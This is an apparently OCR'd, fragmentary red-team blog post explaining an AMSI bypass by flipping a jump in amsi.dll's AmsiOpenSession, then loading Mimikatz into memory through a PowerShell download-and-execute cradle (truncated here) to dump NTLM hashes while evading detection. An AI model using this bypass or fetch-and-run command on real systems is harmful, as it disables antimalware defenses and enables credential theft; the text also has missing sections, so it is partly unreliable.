AMSI Bypass New Way 2023


this blog introduces you to how to bypass AMSI (antimalware scan interface)

> *This bypass can break over the period of time , so keep that in mind .*

Hello friend !! This is SURYA DEV SINGH, back here again with a new blog, In this blog, we will be discussing a new technique and a flaw found in `asmi.dll` , which leads to the bypass of the antimalware scan interface which we can abuse to run Mimikatz in a real red team operation on fully patched windows. but before diving deep let's start from the very basics!!

What is AMSI?

from Microsoft "The Windows Antimalware Scan Interface (AMSI) is a



now in order to bypass this, we need to understand the basics of how things are working under the hood !!

What is amsi.dll?

function is used to create a new AMSI session for a calling application.

The AmsiOpenSession function can be used to configure the AMSI session by setting the session's context and behavior. For example, an application can set the session's context to specify the content type of the data being scanned, such as script or binary data.

Let's first disassemble the AmsiOpenSession function from `amsi.dll` :

now, what if we can modify the JE instruction to JNE (jump not equal), the error branch will never look !! , Thus allowing us to run any command without getting flagged !!

there is a project by TheD1rkMtr called AMSI_patch, which does the same thing. I have also created the same project with the same idea but little different implementation (all credits and kudos goes to TheD1rkMtr) you can find the code here :

3. now, you run can run it in your current PowerShell session, or another PowerShell session, but you will need the PID of that session. like so :

here we have used the PowerShell command :

```
PS C:\Users\szero\Desktop> IEX(New-Object Net.Webclient).DownloadString("https://raw
```

here we download the mimikatz directly from GitHub, load it into memory, execute it, and then end the PowerShell process. we have used `exit` it at the end so that it works with OPSEC.

now if we just add an exit at the end, of the command, which will drop out the PowerShell session immediately after executing and dumping NTLM hashes, then nothing is detected !!

https://twitter.com/kryolite_secure/

https://www.instagram.com/kryolite_security/

https://github.com/surya-dev-singh/

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-- 1